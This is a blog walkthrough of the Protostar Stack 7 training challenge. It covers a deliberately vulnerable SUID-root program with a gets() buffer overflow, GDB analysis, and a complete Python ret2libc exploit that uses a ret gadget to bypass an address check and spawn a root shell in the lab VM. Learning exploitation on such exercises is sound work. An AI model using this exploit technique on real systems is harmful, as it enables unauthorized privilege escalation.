Airman

214 Followers · About Follow

Protostar Stack 7 Walkthrough

Airman Apr 16, 2018 · 12 min read

I’ve been meaning to level up my understanding of binary exploitation techniques for a while, and started doing Protostar challenges from Exploit Exercises (https://exploit-exercises.com/protostar/). This is a walkthrough of the last challenge in the Stack series — Stack 7 (https://exploit-exercises.com/protostar/stack7/).

A couple notes before we start. I am writing this mainly for myself, so I can come back to these notes and find everything in one place — techniques I used, commands etc. Also, I obviously did not invent any of the methods described here.

You will need a very basic understanding of how CPU works, registers, and assembly. I wrote this walkthrough in a step-by-step fashion and encourage you to follow along.

Stack 7 Challenge

Here’s the source code for the Protostar Stack 7 challenge:


```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

char *getpath()
{
  char buffer[64];
  unsigned int ret;
```


```
    printf("input path please: "); fflush(stdout);

    gets(buffer);

    ret = __builtin_return_address(0);

    if((ret & 0xb0000000) == 0xb0000000) {
      printf("bzzzt (%p)\n", ret);
      _exit(1);
    }

    printf("got path %s\n", buffer);
    return strdup(buffer);
  }

  int main(int argc, char **argv)
  {
    getpath();
  }
```

Machine image can be found here: https://exploit-exercises.com/download/. The binary is located in `/opt/protostar/bin/stack7` and is SUID root. The objective is to exploit the binary to gain root shell on the system.

Stack Layout

When `getpath()` is called from main, the following is the stack layout:





- In main, when the `call` instruction is executed return address is pushed to the top of the stack. If `getpath()` had any arguments, they would be placed onto the stack as well before the return address.
- In `getpath()`, the function preamble would push the value of EBP (stack base pointer register) to the stack, and move ESP (stack pointer) up, to a lower memory address, to make room for function’s local variables, in this case `buffer` and `ret`.

If we write enough data to the buffer, we can overwrite the return address with an address of our choosing and hijack the code execution flow when `ret` is executed in `getpath()`. In this challenge, there is an additional condition that when we overwrite the return address, it cannot start with `0xb`, otherwise the program will exit (before returning from getpath).

Taming the GDB

Let’s open the file in `gdb`:

```
user@protostar:/opt/protostar/bin$ gdb ./stack7
GNU gdb (GDB) 7.0.1-debian
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show
copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /opt/protostar/bin/stack7...done.
(gdb) break getpath
Breakpoint 1 at 0x80484ca: file stack7/stack7.c, line 11.
(gdb) run
Starting program: /opt/protostar/bin/stack7

Breakpoint 1, getpath () at stack7/stack7.c:11
11 stack7/stack7.c: No such file or directory.
```

```
 in stack7/stack7.c
(gdb) info registers
eax            0xbffff874 -1073743756
ecx            0x1af4044a 452199498
edx            0x1 1
ebx            0xb7fd7ff4 -1208123404
esp            0xbffff750 0xbffff750
ebp            0xbffff7b8 0xbffff7b8
esi            0x0 0
edi            0x0 0
eip            0x80484ca 0x80484ca <getpath+6>
eflags         0x200286 [ PF SF IF ID ]
cs             0x73 115
ss             0x7b 123
ds             0x7b 123
es             0x7b 123
fs             0x0 0
gs             0x33 51
(gdb) set disassembly-flavor intel
(gdb) disas getpath
Dump of assembler code for function getpath:
0x080484c4 <getpath+0>: push   ebp
0x080484c5 <getpath+1>: mov    ebp,esp
0x080484c7 <getpath+3>: sub    esp,0x68
0x080484ca <getpath+6>: mov    eax,0x8048620
0x080484cf <getpath+11>: mov    DWORD PTR [esp],eax
0x080484d2 <getpath+14>: call   0x80483e4 <printf@plt>
0x080484d7 <getpath+19>: mov    eax,ds:0x8049780
0x080484dc <getpath+24>: mov    DWORD PTR [esp],eax
0x080484df <getpath+27>: call   0x80483d4 <fflush@plt>
0x080484e4 <getpath+32>: lea    eax,[ebp-0x4c]
0x080484e7 <getpath+35>: mov    DWORD PTR [esp],eax
0x080484ea <getpath+38>: call   0x80483a4 <gets@plt>
0x080484ef <getpath+43>: mov    eax,DWORD PTR [ebp+0x4]
0x080484f2 <getpath+46>: mov    DWORD PTR [ebp-0xc],eax
0x080484f5 <getpath+49>: mov    eax,DWORD PTR [ebp-0xc]
0x080484f8 <getpath+52>: and    eax,0xb0000000
0x080484fd <getpath+57>: cmp    eax,0xb0000000
0x08048502 <getpath+62>: jne    0x8048524 <getpath+96>
0x08048504 <getpath+64>: mov    eax,0x8048634
0x08048509 <getpath+69>: mov    edx,DWORD PTR [ebp-0xc]
0x0804850c <getpath+72>: mov    DWORD PTR [esp+0x4],edx
0x08048510 <getpath+76>: mov    DWORD PTR [esp],eax
0x08048513 <getpath+79>: call   0x80483e4 <printf@plt>
0x08048518 <getpath+84>: mov    DWORD PTR [esp],0x1
0x0804851f <getpath+91>: call   0x80483c4 <_exit@plt>
0x08048524 <getpath+96>: mov    eax,0x8048640
0x08048529 <getpath+101>: lea    edx,[ebp-0x4c]
0x0804852c <getpath+104>: mov    DWORD PTR [esp+0x4],edx
0x08048530 <getpath+108>: mov    DWORD PTR [esp],eax
0x08048533 <getpath+111>: call   0x80483e4 <printf@plt>
0x08048538 <getpath+116>: lea    eax,[ebp-0x4c]
0x0804853b <getpath+119>: mov    DWORD PTR [esp],eax
0x0804853e <getpath+122>: call   0x80483f4 <strdup@plt>
```

```
0x08048543 <getpath+127>: leave
0x08048544 <getpath+128>: ret
End of assembler dump.
(gdb) x/i $eip
0x80484ca <getpath+6>: mov    eax,0x8048620
(gdb) x/80x $esp
0xbffff750: 0xb7fffa54 0x00000000 0xb7fe1b28 0x00000001
0xbffff760: 0x00000000 0x00000001 0xb7fff8f8 0xb7f0186e
0xbffff770: 0xb7fd7ff4 0xb7ec6165 0xbffff788 0xb7eada75
0xbffff780: 0xb7fd7ff4 0x0804973c 0xbffff798 0x08048380
0xbffff790: 0xb7ff1040 0x0804973c 0xbffff7c8 0x08048589
0xbffff7a0: 0xb7fd8304 0xb7fd7ff4 0x08048570 0xbffff7c8
0xbffff7b0: 0xb7ec6365 0xb7ff1040 0xbffff7c8 0x08048550
0xbffff7c0: 0x08048570 0x00000000 0xbffff848 0xb7eadc76
0xbffff7d0: 0x00000001 0xbffff874 0xbffff87c 0xb7fe1848
0xbffff7e0: 0xbffff830 0xffffffff 0xb7ffeff4 0x080482bc
0xbffff7f0: 0x00000001 0xbffff830 0xb7ff0626 0xb7fffab0
0xbffff800: 0xb7fe1b28 0xb7fd7ff4 0x00000000 0x00000000
0xbffff810: 0xbffff848 0x30a3d25a 0x1af4044a 0x00000000
0xbffff820: 0x00000000 0x00000000 0x00000001 0x08048410
0xbffff830: 0x00000000 0xb7ff6210 0xb7eadb9b 0xb7ffeff4
0xbffff840: 0x00000001 0x08048410 0x00000000 0x08048431
0xbffff850: 0x08048545 0x00000001 0xbffff874 0x08048570
0xbffff860: 0x08048560 0xb7ff1040 0xbffff86c 0xb7fff8f8
0xbffff870: 0x00000001 0xbffff98c 0x00000000 0xbffff9a6
0xbffff880: 0xbffff9b6 0xbffff9ca 0xbffff9e7 0xbffff9fa
```

`break getpath` sets a breakpoint at the start of `getpath()` , `run` will start the program in the debugger. `info registers` shows state of the CPU registers. I use `set disassembly-flavor intel` (more appealing visually) and `disas getpath` to disassemble `getpath()` .

`x` command is used to display values in the program memory. `x/i $eip` will display the current CPU instruction (EIP, or Index Pointer, register contains the memory address where the next instruction to be executed is located), `/` is used as the modifier to tell `x` how you want the data to be interpreted, here’s some useful options:

- i — CPU instruction
- s — C string (NULL terminated)
- x — integer as hex

`x/80x $esp` will print 80 `int` (4 byte) values from the top of the stack — the number after the forward slash indicates how many items to display. In the beginning of `getpath` we see that 0x68 is subtracted from ESP to make room for local variables, so we can find where saved EBP and return address are located — highlighted in bold in the listing above.

As we continue analyzing how the program works, it would be useful to always have the registers, current instruction and the stack displayed on the screen. I would usually install PEDA (Python Exploit Development Assistance for GDB) which will do it for me, but couldn't get it to work here so let's configure GDB to execute the commands above every time a breakpoint is reached:

```
(gdb) define hook-stop
Redefine command "hook-stop"? (y or n) y
Type commands for definition of "hook-stop".
End with a line saying just "end".
>info registers
>x/3i $eip
>x/80x $esp
>end
```

Confirming the Overflow

Let's set a breakpoint right after the call to `gets`, continue execution of the program using `c` (short for `continue`), enter a long string of characters when asked, and examine the stack:

```
(gdb) break *0x080484ef
Breakpoint 2 at 0x80484ef: file stack7/stack7.c, line 15.
(gdb) c
Continuing.
input path please:
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQR
RRRSSSSTTTTUUUUVVVVWWWWXXXXYYYYZZZZ
eax            0xbffff76c -1073744020
ecx            0xbffff76c -1073744020
edx            0xb7fd9334 -1208118476
ebx            0xb7fd7ff4 -1208123404
esp            0xbffff750 0xbffff750
ebp            0xbffff7b8 0xbffff7b8
esi            0x0 0
edi            0x0 0
eip            0x80484ef 0x80484ef <getpath+43>
eflags         0x200246 [ PF ZF IF ID ]
```

```
cs             0x73 115
ss             0x7b 123
ds             0x7b 123
es             0x7b 123
fs             0x0 0
gs             0x33 51
0x80484ef <getpath+43>: mov    eax,DWORD PTR [ebp+0x4]
0x80484f2 <getpath+46>: mov    DWORD PTR [ebp-0xc],eax
0x80484f5 <getpath+49>: mov    eax,DWORD PTR [ebp-0xc]
0xbffff750: 0xbffff76c 0x00000000 0xb7fe1b28 0x00000001
0xbffff760: 0x00000000 0x00000001 0xb7fff8f8 0x41414141
0xbffff770: 0x42424242 0x43434343 0x44444444 0x45454545
0xbffff780: 0x46464646 0x47474747 0x48484848 0x49494949
0xbffff790: 0x4a4a4a4a 0x4b4b4b4b 0x4c4c4c4c 0x4d4d4d4d
0xbffff7a0: 0x4e4e4e4e 0x4f4f4f4f 0x50505050 0x51515151
0xbffff7b0: 0x52525252 0x53535353 0x54545454 0x55555555
0xbffff7c0: 0x56565656 0x57575757 0x58585858 0x59595959
0xbffff7d0: 0x5a5a5a5a 0xbffff800 0xbffff87c 0xb7fe1848
0xbffff7e0: 0xbffff830 0xffffffff 0xb7ffeff4 0x080482bc
0xbffff7f0: 0x00000001 0xbffff830 0xb7ff0626 0xb7fffab0
0xbffff800: 0xb7fe1b28 0xb7fd7ff4 0x00000000 0x00000000
0xbffff810: 0xbffff848 0xf4b74d92 0xdee09b82 0x00000000
0xbffff820: 0x00000000 0x00000000 0x00000001 0x08048410
0xbffff830: 0x00000000 0xb7ff6210 0xb7eadb9b 0xb7ffeff4
0xbffff840: 0x00000001 0x08048410 0x00000000 0x08048431
0xbffff850: 0x08048545 0x00000001 0xbffff874 0x08048570
0xbffff860: 0x08048560 0xb7ff1040 0xbffff86c 0xb7fff8f8
0xbffff870: 0x00000001 0xbffff98c 0x00000000 0xbffff9a6
0xbffff880: 0xbffff9b6 0xbffff9ca 0xbffff9e7 0xbffff9fa

Breakpoint 2, getpath () at stack7/stack7.c:15
15 in stack7/stack7.c
```

The return address is overwritten with 0x55555555. When the execution is continued we see that the program attempted to jump to 0x555555 (check EIP value below), which caused a segmentation fault (`SIGSEGV`) as it is not a valid memory address:

```
(gdb) c
Continuing.
got path
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPUUUUR
RRRSSSSTTTTUUUUVVVVWWWWXXXXYYYYZZZZ

Program received signal SIGSEGV, Segmentation fault.
eax            0x804a008 134520840
ecx            0x0 0
edx            0x1 1
ebx            0xb7fd7ff4 -1208123404
```


```
esp            0xbffff7c0 0xbffff7c0
ebp            0x54545454 0x54545454
esi            0x0 0
edi            0x0 0
eip            0x55555555 0x55555555
eflags         0x210202 [ IF RF ID ]
cs             0x73 115
ss             0x7b 123
ds             0x7b 123
es             0x7b 123
fs             0x0 0
gs             0x33 51
0x55555555: Error while running hook_stop:
Cannot access memory at address 0x55555555
0x55555555 in ?? ()
```

0x55 is ASCII code for ‘U’, and the the first part of the exploit is clear now — we’ll use a long string just like the above and replace ‘UUUU’ with the return address we need. Here’s the skeleton exploit code in python:

```
#!/usr/bin/python

import struct

buffer = ''
buffer += 
'AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQ
RRRRSSSSTTTT' # junk
buffer += '????' # will replace with return address

print(buffer)
```

ret2libc

We’ll use ret2libc technique for this exploit. The plan is to put the address of libc function `system` as the return address, and manipulate the stack in a way to pass “/bin/sh” as the argument. Strings in C are passed as pointers, i.e. the stack should contain the address of the string. Similar to the stack layout picture above, this is what we want the stack to look like when we reach `ret` command in `getpath()` (note that in the picture above, EBP is pushed to the stack by the function’s preamble and not before the call to the function):



We'll write the address of `system` to the location of the return address that we found. When `ret` command is executed, the stack pointer would move down to point to "return address 2", which is where `system` function will expect its return address to be located (we'll ignore it for now). The 4 bytes after that would be the first argument to system, so we need to put the address of string "/bin/sh" there. Let's find these two addresses:

```
(gdb) p system
$3 = {<text variable, no debug info>} 0xb7ecffb0 <__libc_system>
```

GDB's `print` command (or `p` for short) can be used to display the address of system — `0xb7ecffb0`. This needs to be done while the program is running.

Now let's find where libc is loaded in memory:

```
(gdb) info proc map
process 2341
cmdline = '/opt/protostar/bin/stack7'
cwd = '/opt/protostar/bin'
exe = '/opt/protostar/bin/stack7'
Mapped address spaces:

Start Addr   End Addr       Size     Offset objfile
  0x8048000  0x8049000     0x1000          0
/opt/protostar/bin/stack7
  0x8049000  0x804a000     0x1000          0
/opt/protostar/bin/stack7
  0x804a000  0x806b000    0x21000          0           [heap]
 0xb7e96000 0xb7e97000     0x1000          0
 0xb7e97000 0xb7fd5000   0x13e000          0        /lib/libc-
2.11.2.so
```

```
 0xb7fd5000 0xb7fd6000     0x1000   0x13e000         /lib/libc-
2.11.2.so
 0xb7fd6000 0xb7fd8000     0x2000   0x13e000         /lib/libc-
2.11.2.so
 0xb7fd8000 0xb7fd9000     0x1000   0x140000         /lib/libc-
2.11.2.so
 0xb7fd9000 0xb7fdc000     0x3000          0
 0xb7fde000 0xb7fe2000     0x4000          0
 0xb7fe2000 0xb7fe3000     0x1000          0           [vdso]
 0xb7fe3000 0xb7ffe000    0x1b000          0         /lib/ld-
2.11.2.so
 0xb7ffe000 0xb7fff000     0x1000    0x1a000         /lib/ld-
2.11.2.so
 0xb7fff000 0xb8000000     0x1000    0x1b000         /lib/ld-
2.11.2.so
 0xbffeb000 0xc0000000    0x15000          0           [stack]
```

As it happens, "/bin/sh" string is also present in libc. Let's try to use GDB's `find` command to locate it:

```
(gdb) find 0xb7e97000, +9999999, "/bin/sh"
0xb7fba23f
warning: Unable to access target memory at 0xb7fd9647, halting
search.
1 pattern found.
(gdb) x/s 0xb7fba23f
0xb7fba23f:  "KIND in __gen_tempname\""
```

WTF?!?! GDB said it found the pattern at the address `0xb7fba23f` , but when we tried to display it, it wasn't anything like "/bin/sh"! Oh well, we'll use `strings` command to examine libc file outside of GDB:

```
user@protostar:/opt/protostar/bin$ strings -a -t x /lib/libc-
2.11.2.so | grep /bin/sh
 11f3bf /bin/sh
```

`-a` tells strings to scan the whole file, `-t x` will make it display offset in hex. So we have "/bin/sh" at offset `0x11f3bf` in libc, and libc is loaded at `0xb7e97000` (see above), which means the string is at the address `0xb7fb63bf` in memory. Let's check in GDB:

```
(gdb) x/s 0xb7fb63bf
0xb7fb63bf:  "/bin/sh"
```

Yay!!!

Here's the updated exploit:

```
#!/usr/bin/python

import struct

buffer = ''
buffer += 
'AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQ
RRRRSSSSTTTT' # junk
buffer += struct.pack('I', 0xb7ecffb0) # system
buffer += 'AAAA' # junk (return address 2 in the picture above)
buffer += struct.pack('I', 0xb7fb63bf) # "/bin/sh"

print(buffer)
```

There's one more thing to explain here. On 32 bit systems memory addresses are 4 bytes long. When storing 4 bytes in memory, it can be done by either storing the least significant byte first, or the most significant byte first — see https://en.wikipedia.org/wiki/Endianness. Intel x86 platform is little-endian, which means the least significant byte is stored first. This comes into play when encoding addresses in strings. The address of `system` — `0xb7ecffb0` — should be encoded in the string as follows: `"\xb0\xff\xec\xb7"`. We can either do it manually, or use python's `struct` module as shown above. `'I'` as the first argument tells struct to "pack" the value as unsigned int (4 bytes).

How to Run the Exploit?

The program reads into the buffer from the standard input, so to execute the exploit we would need to run:


```
user@protostar:/opt/protostar/bin$ python ~/stack7.py | ./stack7
```

But we're not done yet — there's also the restriction on the return address that we haven't satisfied yet, as the address of `system` starts with `0xb`.

Jump ROP

Let's see what happens when `ret` CPU command is executed. The processor will move the address at the top of the stack into the EIP, and increment (stack grows towards lower addresses) ESP by 4. Now if the address at the top of the stack points to another `ret` instruction, when it is executed these steps happen again and the execution will continue at the next address that is on the stack. This might sound a bit convoluted, but essentially if we use an address of a `ret` instruction as the return address, the execution will jump to the next address on the stack.

So our plan to circumvent the return address checking is to modify the exploit to put address of a `ret` instruction as the return address, before the address of the `system`. We'll use the `ret` instruction at the end of `getpath()`, which is located at `0x08048544` from the disassembly dump above. Here's what we want to be on the stack:



Here's the final exploit:

```
#!/usr/bin/python

import struct

buffer = ''
buffer +=
'AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQ
```

```
RRRRSSSSTTTT' # junk
buffer += struct.pack('I', 0x08048544) # address of ret in getpath()
buffer += struct.pack('I', 0xb7ecffb0) # system
buffer += 'AAAA' # junk (return address 3 in the picture above)
buffer += struct.pack('I', 0xb7fb63bf) # "/bin/sh"

print(buffer)
```

Running the Exploit

Now we’re ready to run the exploit:

```
user@protostar:/opt/protostar/bin$ python /home/user/stack7.py |
./stack7
input path please: got path
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPDRRRR
SSSSTTTTD���AAAA�c�
Segmentation fault
```

What happened? Did it not work? Let’s check it in GDB. I don’t know how to redirect input in GDB, so we’ll run the exploit to save the output to a file and use it as the input:

```
user@protostar:/opt/protostar/bin$ python /home/user/stack7.py
>/tmp/stack7
```

Now back to GDB:

```
(gdb) del
Delete all breakpoints? (y or n) y
(gdb) break system
Breakpoint 4 at 0xb7ecffb0: file ../sysdeps/posix/system.c, line 179.
(gdb) run </tmp/stack7
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /opt/protostar/bin/stack7 </tmp/stack7
input path please: got path
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPDRRRR
SSSSTTTTD���AAAA�c�
eax            0x804a008 134520840
ecx            0x0 0
edx            0x1 1
ebx            0xb7fd7ff4 -1208123404
```

```
esp            0xbffff7c4 0xbffff7c4
ebp            0x54545454 0x54545454
esi            0x0 0
edi            0x0 0
eip            0xb7ecffb0 0xb7ecffb0 <__libc_system>
eflags         0x200202 [ IF ID ]
cs             0x73 115
ss             0x7b 123
ds             0x7b 123
es             0x7b 123
fs             0x0 0
gs             0x33 51
0xb7ecffb0 <__libc_system>: sub    esp,0xc
0xb7ecffb3 <__libc_system+3>: mov    DWORD PTR [esp+0x4],esi
0xb7ecffb7 <__libc_system+7>: mov    esi,DWORD PTR [esp+0x10]
0xbffff7c4: 0x41414141 0xb7fb63bf 0xb7eadc00 0x00000001
0xbffff7d4: 0xbffff874 0xbffff87c 0xb7fe1848 0xbffff830
0xbffff7e4: 0xffffffff 0xb7ffeff4 0x080482bc 0x00000001
0xbffff7f4: 0xbffff830 0xb7ff0626 0xb7fffab0 0xb7fe1b28
0xbffff804: 0xb7fd7ff4 0x00000000 0x00000000 0xbffff848
0xbffff814: 0x8aadbbd6 0xa0fa6dc6 0x00000000 0x00000000
0xbffff824: 0x00000000 0x00000001 0x08048410 0x00000000
0xbffff834: 0xb7ff6210 0xb7eadb9b 0xb7ffeff4 0x00000001
0xbffff844: 0x08048410 0x00000000 0x08048431 0x08048545
0xbffff854: 0x00000001 0xbffff874 0x08048570 0x08048560
0xbffff864: 0xb7ff1040 0xbffff86c 0xb7fff8f8 0x00000001
0xbffff874: 0xbffff98c 0x00000000 0xbffff9a6 0xbffff9b6
0xbffff884: 0xbffff9ca 0xbffff9e7 0xbffff9fa 0xbffffa04
0xbffff894: 0xbffffef4 0xbfffff00 0xbfffff3e 0xbfffff52
0xbffff8a4: 0xbfffff61 0xbfffff78 0xbfffff89 0xbfffff92
0xbffff8b4: 0xbfffffa2 0xbfffffaa 0xbfffffb7 0x00000000
0xbffff8c4: 0x00000020 0xb7fe2414 0x00000021 0xb7fe2000
0xbffff8d4: 0x00000010 0x078bfbff 0x00000006 0x00001000
0xbffff8e4: 0x00000011 0x00000064 0x00000003 0x08048034
0xbffff8f4: 0x00000004 0x00000020 0x00000005 0x00000007

Breakpoint 4, __libc_system (line=0xb7fb63bf "/bin/sh") at
../sysdeps/posix/system.c:179
179 ../sysdeps/posix/system.c: No such file or directory.
 in ../sysdeps/posix/system.c
```

We removed all the previous breakpoints using `delete` , added breakpoint at the `system` function in libc and started the program again using `/tmp/stack7` file as input. And the breakpoint worked, we ended up in `system` !!!

So does the exploit work or not? It does, actually, but when /bin/sh is executed, the input stream is closed (exploit is all our script outputs!), so it exits right away. So to make it work we'll use cat:

```
user@protostar:/opt/protostar/bin$ (python /home/user/stack7.py; cat)
| ./stack7
input path please: got path
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPDRRRR
SSSSTTTTD���AAAA�c�
id
uid=1001(user) gid=1001(user) euid=0(root) groups=0(root),1001(user)
pwd
/opt/protostar/bin
```

`cat` without parameters redirects it’s standard input to it’s standard output, so after the exploit is executed we’re able to enter commands — we’ve got shellz!

SIGSEGV

But what about the segmentation fault we’ve seen earlier when running the exploit without the `cat`? Remember “return address 3” on the last picture outlining the stack? I’ve used ‘AAAA’ there and said it doesn’t matter what it is. This is the return address for system. The segmentation fault doesn’t matter as it happens after the shell dies, but if you want to make the exploit “clean”, you can put the address of `exit` there.

Am I a Hacker Now?

Doing Protostar is not the same as exploiting modern systems. The challenges are compiled on older 32 bit systems and are lacking exploit mitigation techniques that are common practice today, such as:

- Non-executable stack (NX) not enabled
- No stack canaries
- The system has ASLR (address space randomization) disabled

References

LiveOverflow Binary Hacking course — https://www.youtube.com/watch?v=iyAyN3GFM7A&list=PLhixgUqwRTjxglIswKp9mpkfPNfHkzyeN

Information Security Learning Buffer Overflow Exploit Development